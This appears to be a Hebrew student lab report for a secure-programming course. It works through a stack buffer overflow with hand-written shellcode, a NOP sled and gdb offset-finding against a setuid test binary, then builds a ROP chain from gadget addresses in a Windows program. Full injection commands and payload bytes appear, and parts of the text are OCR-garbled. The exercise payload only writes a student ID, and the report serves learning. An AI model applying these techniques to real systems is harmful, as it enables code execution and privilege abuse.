דו"ח תרגיל 2 תכנות בטוח

סעיף א

1. תחילה נכתוב shellcode שיבצע את ההתקפה שלנו

```
# create file
0: 31 c0 xor eax, eax
                 jmp 0x2a
2: eb 26
4: 5b pop ebx
5: 88 43 06 mov [ebx+0x6], al
8: b0 08 mov al, 0x8
a: 31 c9 xor ecx, ecx
c: 66 b9 ff 01 mov cx, 0x1ff
                                           ; ebx = "id.txt"
                                                 ; eax = 8 -> create
                                                ; ecx = 0x1ff -> read and write permissions
                 int 0x80
10: cd 80
      # write into file
12: 89 c3 mov ebx, eax
                                                ; ebx = file descriptor
14: 31 c0
                 xor eax, eax
               mov al, 0x4
jmp 0x36
pop ecx
xor edx, edx
mov dl, 0x8
inc edx
16: b0 04
                                                ; eax = 4 -> write
18: eb 1c
                                                ; ecx = "209192798"
1a: 59
1b: 31 d2
1d: b2 08
1f: 42
                                                ; edx = 9
20: cd 80
                  int 0x80
     # exit
22: 31 c0 xor eax, eax
24: b0 01
                 mov al, 0x1
                                                ; eax = 1
26: 31 db
                 xor ebx, ebx
                                                ; ebx = 0
28: cd 80
                  int 0x80
      # data section
2a: e8 d5 ff ff ff
                                    call 0x4
2f: 69 64 2e 74 78 74
                                     id.txt
35: 90
                                     nop
36: e8 df ff ff ff
                                     call 0x1a
3b: 32 30 39 31 39 32 37 39 38 209192798
```

כלומר נרצה להזריק כארגומנט את המחרוזת:

```
"\x31\xC0\xEB\x26\x5B\x88\x43\x06\xB0\x08\x31\xC9\x66\xB9\xFF\x01\xCD\x80"
"\x89\xC3\x31\xC0\xB0\x04\xEB\x1C\x59\x31\xD2\xB2\x08\x42\xCD\x80"
"\x31\xC0\xB0\x01\x31\xDB\xCD\x80"
"\xE8\xD5\xFF\xFF\xFF\x69\x64\x2E\x74\x78\x74"
"\x90"
"\xE8\xDF\xFF\xFF\xFF\x32\x30\x39\x31\x39\x32\x37\x39\x38"
```

ה- shellcode שלנו הוא בגודל 68 בתים.

2. נוריד את ההגנות של המחשב בעזרת הפקודות הבאות

sudo sysctl kernel.randomize_va_space=0

gcc -fno-stack-protector -z execstack -m32 ex1.c -o ex1.out

sudo chown root ex1.out && sudo chmod +s ex1.out

3. נשים לב איך ה-stack בנוי

argv	
argc	
return address	4 בתים
ebp	4 בתים
buffer	500 בתים

נראה שאנחנו מתחילים לדרוס את return address לאחר 511 בתים. זה הגיוני בגלל ה- alignment 8.

```
chen@chen-HP-Pavilion-Laptop-15-cs0xxx:~/Documents/hw2$ ./ex1.out $(python3 -c "print('A'*511)")
chen@chen-HP-Pavilion-Laptop-15-cs0xxx:~/Documents/hw2$ ./ex1.out $(python3 -c "print('A'*512)")
Segmentation fault (core dumped)
```

4. נמצא את כתובת ההתחלה של buffer בעזרת דיבוג gdb. זאת על מנת שכשנדרוס את return address נוכל להכניס אליו את כתובת ההתחלה של buffer. (ובעצם את כתובת ההתחלה של ה-shellcode שלנו)

נפתח את gdb:

```
chen@chen-HP-Pavilion-Laptop-15-cs0xxx:~/Documents/hw2$ gdb ex1.out
```

כדי שהתוכנית תקבל את הכתובות האמיתיות שלה על המחסנית, נריץ אותה:

```
(gdb) run 'A'
Starting program: /home/chen/Documents/hw2/ex1.out 'A'
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 1 (process 5638) exited normally]
```

ונציג את הכתובות וקוד האסמבלי של main:

```
(gdb) disas main
Dump of assembler code for function main:
  0x565561ad <+0>:
                        lea
                               0x4(%esp),%ecx
  0x565561b1 <+4>:
                        and
                               $0xfffffff0,%esp
  0x565561b4 <+7>:
                               -0x4(%ecx)
                        push
  0x565561b7 <+10>:
                        push
                               %ebp
  0x565561b8 <+11>:
                        mov
                               %esp,%ebp
  0x565561ba <+13>:
                        push
                               %esi
  0x565561bb <+14>:
                        push
                               %ebx
  0x565561bc <+15>:
                        push
                               %ecx
  0x565561bd <+16>:
                        sub
                               $0x20c,%esp
  0x565561c3 <+22>:
                        call
  0x565561c8 <+27>:
                        add
                               $0x2e0c,%ebx
  0x565561ce <+33>:
                        mov
                               %ecx,%esi
                               $0xc,%esp
  0x565561d0 <+35>:
                        sub
  0x565561d3 <+38>:
                        push
                               $0x0
                               0x56556060 <setuid@plt>
  0x565561d5 <+40>:
                        call
  0x565561da <+45>:
                        add
                               $0x10,%esp
  0x565561dd <+48>:
                        mov
                               0x4(%esi),%eax
  0x565561e0 <+51>:
                               $0x4,%eax
                        add
  0x565561e3 <+54>:
                               (%eax),%eax
                        mov
  0x565561e5 <+56>:
                               $0x8,%esp
                        sub
  0x565561e8 <+59>:
                        push
                               %eax
  0x565561e9 <+60>:
                        lea
                               -0x20c(%ebp),%eax
  0x565561ef <+66>:
                        push
                               %eax
  0x565561f0 <+67>:
                               0x56556050 <strcpy@plt>
                      call
  0x565561f5 <+72>:
                        add
                               $0x10,%esp
  0x565561f8 <+75>:
                        mov
                               $0x0,%eax
  0x565561fd <+80>:
                        lea
                               -0xc(%ebp),%esp
  0x56556200 <+83>:
                        pop
                               %ecx
  0x56556201 <+84>:
                        pop
                               %ebx
```

נשים לב לכתובת 0x565561f5 שמגיעה אחרי הפקודה strcpy. אחרי פקודה זו העתקנו את הקלט לתוך break point. נשים בפקודה זו break point כיצד ה-stack, נשים בפקודה זו

```
(gdb) break *0x565561f5
Breakpoint 1 at 0x565561f5
```

נריץ שוב כך שנעתיק ל buffer הרבה פעמים את התו 'A' על מנת שיהיה בולט היכן הזיכרון של buffer מתחיל:

```
(gdb) run $(python3 -c "print('A'*500)")
Starting program: /home/chen/Documents/hw2/ex1.out $(python3 -c "print('A'*500)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Breakpoint 1, 0x565561f5 in main ()
```

עצרנו ב-break point ששמנו. כעת נסתכל על רגיסטר esp שהוא המצביע למחסנית:

(gdb) x/200xb \$esp									
0xffffcc20:	0x3c	0xcc	0xff	0xff	0x09	0xd1	0xff	0xff	
0xffffcc28:	0xf8	0x8e	0x81	0x22	0xc8	0x61	0x55	0x56	
0xffffcc30:	0×00	0×00	0×00	0x00	0×40	0x02	0x00	0x00	
0xffffcc38:	0x40	0x03	0x00	0x00	0x41	0x41	0x41	0x41	
0xTTTTCC40:	0x41								
0xffffcc48:	0x41	0x41	0x41	0×41	0x41	0×41	0×41	0x41	
0xffffcc50:	0x41								
0xffffcc58:	0x41								
0xffffcc60:	0x41	0×41	0x41	0x41	0x41	0x41	0x41	0x41	
0xffffcc68:	0x41	0x41	0×41	0×41	0x41	0×41	0×41	0x41	
0xffffcc70:	0x41	0x41	0x41	0x41	0×41	0x41	0x41	0x41	
0xffffcc78:	0x41	0x41	0x41	0x41	0×41	0x41	0x41	0x41	
0xffffcc80:	0x41	0x41	0x41	0x41	0×41	0x41	0x41	0x41	
0xffffcc88:	0x41								
0xffffcc90:	0x41	0x41	0×41	0×41	0x41	0x41	0×41	0x41	
0xffffcc98:	0x41	0×41	0x41	0x41	0x41	0x41	0x41	0x41	
0xffffcca0:	0×41	0×41	0x41	0x41	0×41	0x41	0x41	0x41	
0xffffcca8:	0x41	0×41	0x41	0x41	0x41	0x41	0x41	0x41	
0xffffccb0:	0x41	0x41	0x41	0×41	0x41	0×41	0×41	0x41	
0xffffccb8:	0x41	0x41	0x41	0×41	0x41	0×41	0×41	0x41	
0xffffccc0:	0x41								
0xffffccc8:	0x41								
0xffffccd0:	0x41								
0xffffccd8:	0x41	0x41	0x41	0x41	0×41	0x41	0x41	0x41	
0xffffcce0:	0x41								

נזכור שהקסדצימלי של התו 'A' זה 0x41. אז מה שאנחנו רואים כאן זה את המחרוזת של 500 תווים של 'A' שהכנסנו.

ניתן לראות שבתחילת ה-buffer ראש המחסנית נמצא בכתובת 30xffffcc38. ובמערכת little endian שאנו עובדים בה הכתובת היא: httle endian אינו

ונמשיך break point- נמחק את נקודות

```
(gdb) delete
Delete all breakpoints? (y or n) y
```

.5 נמצא היכן ממוקם return address נמצא היכן ממוקם ולא, הוא לא ממוקם ממש בסיום של ה-buffer

נריץ את התוכנית עם קלט של 512 תווים של 'A', אנו יודעים שה-return address נדרס כאשר אנו מריצים עם 512 תווים בדיוק דורסים אותו.

```
(gdb) run $(python3 -c "print('A'*512)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/chen/Documents/hw2/ex1.out $(python3 -c "print('A'*512)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

לפי השגיאה הזו ב-return address יש את המחרוזת 'AAAA'. התוכנית מנסה להגיע לכתובת return address'. אך לא מוצאת אותה כי אינה קיימת.

נשים לב ש return address לא ממוקם בהכרח בסוף ה-buffer אלא הוא איפשהו באמצע:

```
(gdb) run $(python3 -c "print('A'*508+'B'*4)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/chen/Documents/hw2/ex1.out $(python3 -c "print('A'*508+'B'*4)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

אכן לא דרסנו את return address עם המחרוזת 'BBBB' כמו שציפינו.

לכן נחפש את המיקום של return address בעזרת ניסוי ותעייה, ננסה לדרוס אותו בעזרת המחרוזת 'BBBB' כאשר נרפד אותה מימין בתו 'A' ומשמאל בתו 'C'.

```
(gdb) run $(python3 -c "print('A'*464+'B'*4+'C'*44)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/chen/Documents/hw2/ex1.out $(python3 -c "print('A'*464+'B'*4+'C'*44)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

לאחר כמה ניסיונות הגענו למסקנה ש return address ממוקם בתוך ה-buffer עם היסט של 464 תווים.

סה"כ אזור הזיכרון של ה-buffer נראה כך (משמאל לימין):

```
(1464) + return \ address + (תווים)
```

נרצה לשים ב-464 התווים הראשונים את ה-shellcode שלנו ולרפד תחילה ב-NOP sled כפי שלמדנו.
 אחריהם נכתוב את כתובת החזרה ואפילו כמה פעמים ליתר בטחון.

אצלינו ה-shellcode בגודל 68 בתים ולכן נכניס כארגומנט

```
' \times x90' * 396 + shellcode + 'return address' * 12
```

7. נוצר הקובץ שרצינו!



והצלחנו לכתוב לתוכו את תעודת הזהות:



.gdb-מחוץ ל-shellcode מחוץ ל-8

בגלל שאחרי 512 תווים ראינו שהתחלנו לדרוס את return address, אחרי 516 תווים נדרוס את כולה. לכן נרפד בעוד NOP 4 בתחילת ההזרקה, כדי לדרוס 516 תווים במקום 512.

chen@chen-HP-Pavilion-Laptop-15-cs0xxx:-/Documents/hw2\$./ex1.out \$(python3 -c "import sys; sys.stdout.buffer.writ
e(b'\x90'*400+b'\x31\xC0\xEB\x26\x5B\x88\x43\x06\xB0\x08\x31\xC9\x66\xB9\xFF\x01\xCD\x80\x89\xC3\x31\xC0\xB0\x04\x
EB\x1C\x59\x31\xD2\xB2\x08\x42\xCD\x80\x31\xC0\xB0\x01\x31\xDB\xCD\x80\xE8\xD5\xFF\xFF\xFF\x69\x64\x2E\x74\x78\x74
\x90\xE8\xDF\xFF\xFF\xFF\xFF\x32\x30\x39\x31\x39\x33\x39\x38'+b'\x38\xcc\xff\xff'*12)")

והצלחנו!

כמובן שמחוץ ל-gdb כתובת התחלת ה-buffer משתנה ולכן ההתקפה תעבוד בהסתברות שבה הכתובת שכתבנו shellcode. היא חלק מ 400 ה-NOP.

- 9. אם גודל ה-buffer היה קטן יותר, לדוגמא בגודל 50 במקום 500, זה אכן היה מקשה על המתקפה. זאת מפני שהיינו צריכים לכתוב shellcode קטן יותר. ה-shellcode שלנו לדוגמא לא היא עובד בהזרקה.
 - (כמובן שהיינו יכולים לכתוב קוד שמקצה עוד מקום או להשתמש בדרכים נוספות שלמדנו, אך זה בהחלט היה קשה יותר.)

קובץ id.txt מצורף. בנוסף מצורף קובץ shellcode.txt שבו עבדתי (קשה!) על ה-shellcode. מקורות שעזרו לי כמובן מצורפים בסוף המסמך.

סעיף ב

visual studio אני אעבוד בחלק זה על

תחילה אפתח את הקובץ rop.exe כפרויקט solution, מקש ימני על הקובץ ואפתח rop.exe

```
| Second al () | Seco
```

על מנת שאוכל לעבור על מקומות בזיכרון ולחפש שם גדג'טים נשים break point בפונקציה a1 שחשודה שיהיו בה כמה גדג'טים מעניינים

```
| Modern | M
```

ניתן לראות כמה גדג'טים מעניינים שיכולים לעזור לנו: נכתוב ליד כל גדג'ט את הכתובת שלו ב-little endian

 $x49\x05\x46\x00$: pop eax

ret

\xAA\x05\x46\x00: ret

 $xAB\x05\x46\x00$: pop ecx

ret

 $\xAD\x05\x46\x00:$ mov [eax], ecx

ret

נחפש עוד כתובות וגדג'טים שיעזרו לנו לכתוב את הקוד בעזרת watch list. נמצא את כתובת ההתחלה של g_buffer, ואת הגדג'טים printf ו-exit:



הגדג'טים שמצאנו והכתובות שלהם:

\x38\xEF\x53\x00: g_buffer

 $x00\x08\x46\x00$: printf

 $x50\x47\x4C\x00$: exit

נזכור מסעיף קודם שתעודת הזהות שלי בהקסדצימלי זה 323039313932373938. סה"כ 9 בתים. נראה קוד ROP שבכל פעם טוען 4 בתים ל g_buffer בעזרת הגדג'טים שראינו.

A9054600: pop eax ret 38EF5300: g_buffer[0] AB054600: pop ecx ret 4 bytes of id 32303931: mov [eax], ecx AD054600: ret A9054600: pop eax ret 3CEF5300: g_buffer[4] AB054600: pop ecx ret 39323739: another 4 bytes of id AD054600: mov [eax], ecx ret A9054600: pop eax ret 40EF5300: g_buffer[8] AB054600: pop ecx ret 38000000: last byte of id AD054600: mov [eax], ecx ret 00084600: printf exit 50474C00: 38EF5300: g_buffer[0]

הקוד שלנו מורכב משלב שחוזר על עצמו עד לסיום העתקת תעודת הזהות לבאפר:

אל הרגיסטר eax נטענת כתובת g_buffer שאליה עוד לא הועתקו בתים, אל הרגיסטר ecx אל הרגיסטר ecx אל הרגיסטר ecx אל הערך ב ecx מתעודת הזהות שלי, ולבסוף מעבירים את הערך ב

.exit ויוצאים מהמערכת בעזרת printf ולבסוף אנו מדפיסים בעזרת

נשים לב שפונקציית המערכת printf מקבלת ארגומנטים ב esp+4 ולכן כתבנו קודם את exit ורק אחר-כך את הארגומנט g_buffer שאנו מדפיסים.

כעת נחפש את כתובת החזרה שנרצה להזריק אליה את הקוד ROP:


אל התוכנית נכנסים 2 ארגומנטים, כאשר הארגומנט הראשון הוא זה שידרוס לבסוף את המשתנה הגלובלי g buffer.

אחרי ניסוי ותעייה, הצלחנו לדרוס את כתובת החזרה על-ידי הזרקת הארגומנטים:

414141414141414141414141414141414142424242 43

.'42' פעמים '41' ועוד 4 פעמים '42'.

ניתן לראות שהמחרוזת '42424242' בארגומנט הראשון דרסה את כל כתובת החזרה לפי השגיאה:



כלומר כתובת החזרה נמצאת מהבית ה-17 ועד הבית ה-32 כולל.

סה"כ נכתוב בארגומנט הראשון את המחרוזת הבאה:

והצלחנו!

מקורות

פקודות מערכת syscall של אסמבלי בלינוקס: https://faculty.nps.edu/cseagle/assembly/sys_call.html

, https://defuse.ca/online-x86-assembler.htm#disassembly2 :byte code המרה מקוד אסמבלי https://shell-storm.org/online/Online-Assembler-and-Disassembler

מחשבון הקסדצימלי: https://www.calculator.net/hex-calculator.html

המרה מ string להקסדצימלי: https://string-functions.com/string-hex.aspx